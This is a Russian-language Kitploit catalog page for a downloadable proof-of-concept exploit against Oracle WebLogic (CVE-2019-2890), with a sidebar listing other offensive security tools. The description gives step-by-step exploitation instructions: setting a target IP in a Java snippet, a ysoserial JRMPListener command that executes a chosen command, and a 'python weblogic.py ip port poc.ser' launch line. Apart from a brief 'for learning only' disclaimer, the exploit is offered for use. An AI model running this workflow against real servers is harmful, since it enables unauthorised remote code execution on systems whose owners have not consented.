
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2019-2890 — Эксплойт PoC для CVE-2019-2890, нацеленный на Oracle WebLogic, использующий десериализацию JRMP для удаленного выполнения команд через полезные нагрузки ysoserial. | Kitploit
Инструменты/GitHubGitHub/ianxtianxt/cve-2019-2890
Генерация полезной нагрузкиАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийКомандование и УправлениеИнструмент Удаленного Доступа
GitHubianxtianxt/cve-2019-2890

CVE-2019-2890

Эксплойт PoC для CVE-2019-2890, нацеленный на Oracle WebLogic, использующий десериализацию JRMP для удаленного выполнения команд через полезные нагрузки ysoserial.

Репозиторий
42216 лет назадЕщё не проверено
Поделиться

Заявление

Используется только для учебных целей. За последствия другого использования ответственность несет пользователь.

Описание

Соответствующие jar-файлы уже импортированы в проект, метод эксплуатации использует JRMP от yso. При обучении и отладке можно изменить метод эксплуатации.

Сначала необходимо поместить файл SerializedSystemIni.dat из weblogic в папку security.

Затем необходимо переименовать yso в ysoserial.jar и импортировать его в каталог lib.

1

Затем IP-адрес и порт в методе getObject в файле weblogic/wsee/jaxws/persistence/PersistentContext.java.

        try {
            var3.writeObject(Poc.getObject("127.0.0.1:8000"));
        } catch (Exception e) {
            e.printStackTrace();
        }


Наконец, удаленно прослушиваем через JRMP и используем команду 7u21 для выполнения.

java -cp ysoserial.jar ysoserial.exploit.JRMPListener 8000 Jdk7u21 "calc.exe"

Инструкция по использованию: запустите Poc.java для создания сериализованного файла poc.ser, затем через

python weblogic.py ip port poc.ser
1

1

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    282

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →






